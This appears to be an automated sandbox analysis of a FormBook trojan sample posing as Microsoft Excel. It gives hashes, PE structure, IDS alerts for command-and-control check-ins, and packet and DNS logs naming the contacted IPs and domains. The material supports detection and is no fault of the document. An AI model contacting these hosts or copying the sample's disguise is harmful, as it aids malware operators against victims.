C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\0O9BJfVJi6fEMoS.exe.log	
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.607328217239554
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	0O9BJfVJi6fEMoS.exe
File size:	816640
MD5:	18ec78e09155c046a203fb4dcbc3593f
SHA1:	40e67eef7c001a8752763616fc9a58170721c27a
SHA256:	01c5ac824171a164473d92187f8031f2bc7103397fe534f56771d8e9589445e0
SHA512:	28801c6b546515f4fb67f199f70b160dffb41434bcb465f92d3f20dbad698194f162b443571ea267a1dd7c7ef0bcaf4bb82116c37d3a83433f9d3de28083234e
SSDEEP:	6144:kxwz1c/yd0cGqrtttttwgGCyWl+XEmlm4gA2YhFp0ksvQZlcQXzjUIBElb6oBbc3:J/wCEzmg4sYhgkqXzwOw47Zf5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...HO4`.....0.....^.....5... ...@....@.. .....@.....

File Icon

Icon Hash:	f0cac2d8dcdcd43c

Static PE Info

General

Entrypoint:	0x4a35a2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60344F48 [Tue Feb 23 00:41:44 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4

General

OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa3550	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa4000	0x25bbc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xca000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa15a8	0xa1600	False	0.614729073877	data	6.73482892529	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa4000	0x25bbc	0x25c00	False	0.40512468957	data	5.78348290735	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xca000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa42b0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xa84d8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xac700	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xb0928	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xb4b50	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xb8d78	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xbcfa0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xc11c8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xc53f0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xc9618	0x84	data		
RT_VERSION	0xc969c	0x334	data		
RT_MANIFEST	0xc99d0	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Excel
Assembly Version	1.3.6.9
InternalName	5uoa.exe
FileVersion	1.3.6.9
CompanyName	Microsoft
LegalTrademarks	Excel
Comments	Excel
ProductName	Microsoft
ProductVersion	1.3.6.9
FileDescription	Excel
OriginalFilename	5uoa.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-10:07:40.155996	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49761	23.227.38.74	192.168.2.4
02/23/21-10:07:50.751897	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	34.102.136.180	192.168.2.4
02/23/21-10:07:56.064671	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	184.106.16.223
02/23/21-10:07:56.064671	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	184.106.16.223
02/23/21-10:07:56.064671	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	184.106.16.223
02/23/21-10:08:08.227961	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.4	202.66.173.116
02/23/21-10:08:08.227961	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.4	202.66.173.116
02/23/21-10:08:08.227961	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.4	202.66.173.116
02/23/21-10:08:23.806049	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	94.23.162.163
02/23/21-10:08:23.806049	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	94.23.162.163
02/23/21-10:08:23.806049	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	94.23.162.163

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:07:34.121632099 CET	49755	80	192.168.2.4	142.91.239.112
Feb 23, 2021 10:07:34.315769911 CET	80	49755	142.91.239.112	192.168.2.4
Feb 23, 2021 10:07:34.316106081 CET	49755	80	192.168.2.4	142.91.239.112
Feb 23, 2021 10:07:34.316319942 CET	49755	80	192.168.2.4	142.91.239.112
Feb 23, 2021 10:07:34.674912930 CET	80	49755	142.91.239.112	192.168.2.4
Feb 23, 2021 10:07:34.805005074 CET	49755	80	192.168.2.4	142.91.239.112
Feb 23, 2021 10:07:34.844446898 CET	80	49755	142.91.239.112	192.168.2.4
Feb 23, 2021 10:07:34.844474077 CET	80	49755	142.91.239.112	192.168.2.4
Feb 23, 2021 10:07:34.844491005 CET	80	49755	142.91.239.112	192.168.2.4
Feb 23, 2021 10:07:34.844508886 CET	80	49755	142.91.239.112	192.168.2.4
Feb 23, 2021 10:07:34.844638109 CET	49755	80	192.168.2.4	142.91.239.112
Feb 23, 2021 10:07:34.844691038 CET	49755	80	192.168.2.4	142.91.239.112
Feb 23, 2021 10:07:34.999042988 CET	80	49755	142.91.239.112	192.168.2.4
Feb 23, 2021 10:07:34.999223948 CET	49755	80	192.168.2.4	142.91.239.112
Feb 23, 2021 10:07:39.902426004 CET	49761	80	192.168.2.4	23.227.38.74
Feb 23, 2021 10:07:39.943226099 CET	80	49761	23.227.38.74	192.168.2.4
Feb 23, 2021 10:07:39.943336010 CET	49761	80	192.168.2.4	23.227.38.74
Feb 23, 2021 10:07:39.943531036 CET	49761	80	192.168.2.4	23.227.38.74
Feb 23, 2021 10:07:39.984626055 CET	80	49761	23.227.38.74	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:07:40.155996084 CET	80	49761	23.227.38.74	192.168.2.4
Feb 23, 2021 10:07:40.156027079 CET	80	49761	23.227.38.74	192.168.2.4
Feb 23, 2021 10:07:40.156047106 CET	80	49761	23.227.38.74	192.168.2.4
Feb 23, 2021 10:07:40.156064987 CET	80	49761	23.227.38.74	192.168.2.4
Feb 23, 2021 10:07:40.156079054 CET	80	49761	23.227.38.74	192.168.2.4
Feb 23, 2021 10:07:40.156090975 CET	80	49761	23.227.38.74	192.168.2.4
Feb 23, 2021 10:07:40.156156063 CET	49761	80	192.168.2.4	23.227.38.74
Feb 23, 2021 10:07:40.156194925 CET	49761	80	192.168.2.4	23.227.38.74
Feb 23, 2021 10:07:40.156296968 CET	49761	80	192.168.2.4	23.227.38.74
Feb 23, 2021 10:07:45.275333881 CET	49762	80	192.168.2.4	35.246.6.109
Feb 23, 2021 10:07:45.339850903 CET	80	49762	35.246.6.109	192.168.2.4
Feb 23, 2021 10:07:45.339967966 CET	49762	80	192.168.2.4	35.246.6.109
Feb 23, 2021 10:07:45.340125084 CET	49762	80	192.168.2.4	35.246.6.109
Feb 23, 2021 10:07:45.403935909 CET	80	49762	35.246.6.109	192.168.2.4
Feb 23, 2021 10:07:45.453417063 CET	80	49762	35.246.6.109	192.168.2.4
Feb 23, 2021 10:07:45.453454018 CET	80	49762	35.246.6.109	192.168.2.4
Feb 23, 2021 10:07:45.453608990 CET	49762	80	192.168.2.4	35.246.6.109
Feb 23, 2021 10:07:45.453644991 CET	49762	80	192.168.2.4	35.246.6.109
Feb 23, 2021 10:07:45.518780947 CET	80	49762	35.246.6.109	192.168.2.4
Feb 23, 2021 10:07:50.558042049 CET	49763	80	192.168.2.4	34.102.136.180
Feb 23, 2021 10:07:50.604201078 CET	80	49763	34.102.136.180	192.168.2.4
Feb 23, 2021 10:07:50.607954979 CET	49763	80	192.168.2.4	34.102.136.180
Feb 23, 2021 10:07:50.608117104 CET	49763	80	192.168.2.4	34.102.136.180
Feb 23, 2021 10:07:50.653506041 CET	80	49763	34.102.136.180	192.168.2.4
Feb 23, 2021 10:07:50.751897097 CET	80	49763	34.102.136.180	192.168.2.4
Feb 23, 2021 10:07:50.751960993 CET	80	49763	34.102.136.180	192.168.2.4
Feb 23, 2021 10:07:50.752162933 CET	49763	80	192.168.2.4	34.102.136.180
Feb 23, 2021 10:07:50.752336025 CET	49763	80	192.168.2.4	34.102.136.180
Feb 23, 2021 10:07:50.799853086 CET	80	49763	34.102.136.180	192.168.2.4
Feb 23, 2021 10:07:55.911919117 CET	49764	80	192.168.2.4	184.106.16.223
Feb 23, 2021 10:07:56.064290047 CET	80	49764	184.106.16.223	192.168.2.4
Feb 23, 2021 10:07:56.064481020 CET	49764	80	192.168.2.4	184.106.16.223
Feb 23, 2021 10:07:56.064671040 CET	49764	80	192.168.2.4	184.106.16.223
Feb 23, 2021 10:07:56.259236097 CET	80	49764	184.106.16.223	192.168.2.4
Feb 23, 2021 10:07:56.290729046 CET	80	49764	184.106.16.223	192.168.2.4
Feb 23, 2021 10:07:56.290755033 CET	80	49764	184.106.16.223	192.168.2.4
Feb 23, 2021 10:07:56.290901899 CET	49764	80	192.168.2.4	184.106.16.223
Feb 23, 2021 10:07:56.290935993 CET	49764	80	192.168.2.4	184.106.16.223
Feb 23, 2021 10:07:56.444189072 CET	80	49764	184.106.16.223	192.168.2.4
Feb 23, 2021 10:08:01.611073017 CET	49765	80	192.168.2.4	118.27.99.84
Feb 23, 2021 10:08:01.908994913 CET	80	49765	118.27.99.84	192.168.2.4
Feb 23, 2021 10:08:01.909262896 CET	49765	80	192.168.2.4	118.27.99.84
Feb 23, 2021 10:08:01.909493923 CET	49765	80	192.168.2.4	118.27.99.84
Feb 23, 2021 10:08:02.207236052 CET	80	49765	118.27.99.84	192.168.2.4
Feb 23, 2021 10:08:02.207866907 CET	80	49765	118.27.99.84	192.168.2.4
Feb 23, 2021 10:08:02.207880974 CET	80	49765	118.27.99.84	192.168.2.4
Feb 23, 2021 10:08:02.208501101 CET	49765	80	192.168.2.4	118.27.99.84
Feb 23, 2021 10:08:02.208548069 CET	49765	80	192.168.2.4	118.27.99.84
Feb 23, 2021 10:08:02.506582975 CET	80	49765	118.27.99.84	192.168.2.4
Feb 23, 2021 10:08:08.045314074 CET	49766	80	192.168.2.4	202.66.173.116
Feb 23, 2021 10:08:08.227328062 CET	80	49766	202.66.173.116	192.168.2.4
Feb 23, 2021 10:08:08.227575064 CET	49766	80	192.168.2.4	202.66.173.116
Feb 23, 2021 10:08:08.227961063 CET	49766	80	192.168.2.4	202.66.173.116
Feb 23, 2021 10:08:08.410000086 CET	80	49766	202.66.173.116	192.168.2.4
Feb 23, 2021 10:08:08.410028934 CET	80	49766	202.66.173.116	192.168.2.4
Feb 23, 2021 10:08:08.410331011 CET	49766	80	192.168.2.4	202.66.173.116
Feb 23, 2021 10:08:08.410443068 CET	49766	80	192.168.2.4	202.66.173.116
Feb 23, 2021 10:08:08.592272997 CET	80	49766	202.66.173.116	192.168.2.4
Feb 23, 2021 10:08:08.592480898 CET	49766	80	192.168.2.4	202.66.173.116
Feb 23, 2021 10:08:18.563910007 CET	49769	80	192.168.2.4	160.153.136.3
Feb 23, 2021 10:08:18.613535881 CET	80	49769	160.153.136.3	192.168.2.4
Feb 23, 2021 10:08:18.613718987 CET	49769	80	192.168.2.4	160.153.136.3
Feb 23, 2021 10:08:18.614079952 CET	49769	80	192.168.2.4	160.153.136.3
Feb 23, 2021 10:08:18.663569927 CET	80	49769	160.153.136.3	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:08:18.663773060 CET	49769	80	192.168.2.4	160.153.136.3
Feb 23, 2021 10:08:18.663826942 CET	49769	80	192.168.2.4	160.153.136.3
Feb 23, 2021 10:08:18.713541031 CET	80	49769	160.153.136.3	192.168.2.4
Feb 23, 2021 10:08:23.760878086 CET	49770	80	192.168.2.4	94.23.162.163
Feb 23, 2021 10:08:23.805603981 CET	80	49770	94.23.162.163	192.168.2.4
Feb 23, 2021 10:08:23.805742979 CET	49770	80	192.168.2.4	94.23.162.163
Feb 23, 2021 10:08:23.806049109 CET	49770	80	192.168.2.4	94.23.162.163
Feb 23, 2021 10:08:23.850438118 CET	80	49770	94.23.162.163	192.168.2.4
Feb 23, 2021 10:08:23.850476980 CET	80	49770	94.23.162.163	192.168.2.4
Feb 23, 2021 10:08:23.850505114 CET	80	49770	94.23.162.163	192.168.2.4
Feb 23, 2021 10:08:23.850712061 CET	49770	80	192.168.2.4	94.23.162.163
Feb 23, 2021 10:08:23.850756884 CET	49770	80	192.168.2.4	94.23.162.163
Feb 23, 2021 10:08:23.895284891 CET	80	49770	94.23.162.163	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:06:16.121627092 CET	53	64646	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:18.085860014 CET	65298	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:18.145257950 CET	53	65298	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:19.214610100 CET	59123	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:19.272248983 CET	53	59123	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:19.453921080 CET	54531	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:19.515734911 CET	53	54531	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:20.101125002 CET	49714	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:20.149836063 CET	53	49714	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:21.541256905 CET	58028	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:21.590028048 CET	53	58028	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:22.953357935 CET	53097	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:23.005038023 CET	53	53097	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:24.322851896 CET	49257	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:24.382301092 CET	53	49257	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:25.776557922 CET	62389	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:25.828144073 CET	53	62389	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:26.801522970 CET	49910	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:26.851269007 CET	53	49910	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:28.053173065 CET	55854	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:28.104880095 CET	53	55854	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:32.821118116 CET	64549	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:32.872729063 CET	53	64549	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:34.056159973 CET	63153	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:34.104953051 CET	53	63153	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:35.507694960 CET	52991	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:35.558259010 CET	53	52991	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:38.171195030 CET	53700	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:38.222738981 CET	53	53700	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:39.643234015 CET	51726	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:39.704479933 CET	53	51726	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:41.249780893 CET	56794	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:41.306982040 CET	53	56794	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:50.383728981 CET	56534	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:50.432409048 CET	53	56534	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:57.076761007 CET	56627	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:57.128460884 CET	53	56627	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:58.234647036 CET	56621	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:58.283346891 CET	53	56621	8.8.8.8	192.168.2.4
Feb 23, 2021 10:06:59.444823027 CET	63116	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:06:59.493491888 CET	53	63116	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:00.622454882 CET	64078	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:00.674197912 CET	53	64078	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:10.865366936 CET	64801	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:10.924160957 CET	53	64801	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:22.158035040 CET	61721	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:22.219904900 CET	53	61721	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:07:23.750588894 CET	51255	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:23.823115110 CET	53	51255	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:24.475516081 CET	61522	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:24.538213968 CET	53	61522	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:25.307122946 CET	52337	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:25.369857073 CET	53	52337	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:25.831712008 CET	55046	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:25.891031027 CET	53	55046	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:26.717438936 CET	49612	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:26.774847031 CET	53	49612	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:27.568881035 CET	49285	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:27.625801086 CET	53	49285	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:28.630475998 CET	50601	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:28.687613010 CET	53	50601	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:28.787297964 CET	60875	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:28.836028099 CET	53	60875	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:29.653798103 CET	56448	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:29.736443996 CET	53	56448	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:30.457689047 CET	59172	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:30.519557953 CET	53	59172	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:33.788086891 CET	62420	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:34.111540079 CET	53	62420	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:35.093751907 CET	60579	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:35.152369976 CET	53	60579	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:39.826229095 CET	50183	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:39.901096106 CET	53	50183	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:45.170499086 CET	61531	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:45.274060011 CET	53	61531	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:50.495853901 CET	49228	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:50.556087017 CET	53	49228	8.8.8.8	192.168.2.4
Feb 23, 2021 10:07:55.765499115 CET	59794	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:07:55.909749031 CET	53	59794	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:01.316922903 CET	55916	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:01.609078884 CET	53	55916	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:07.241117001 CET	52752	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:08.043203115 CET	53	52752	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:13.424010992 CET	60542	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:13.486955881 CET	53	60542	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:15.674170971 CET	60689	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:15.722968102 CET	53	60689	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:17.635176897 CET	64206	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:17.703160048 CET	53	64206	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:18.501543045 CET	50904	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:18.562619925 CET	53	50904	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:23.691322088 CET	57525	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:23.758831978 CET	53	57525	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:28.857777119 CET	53814	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:29.010719061 CET	53	53814	8.8.8.8	192.168.2.4
Feb 23, 2021 10:08:34.280643940 CET	53418	53	192.168.2.4	8.8.8.8
Feb 23, 2021 10:08:34.656076908 CET	53	53418	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 10:07:33.788086891 CET	192.168.2.4	8.8.8.8	0xbdbf	Standard query (0)	www.fasten erspelosato.net	A (IP address)	IN (0x0001)
Feb 23, 2021 10:07:39.826229095 CET	192.168.2.4	8.8.8.8	0x44b2	Standard query (0)	www.sissys undays.com	A (IP address)	IN (0x0001)
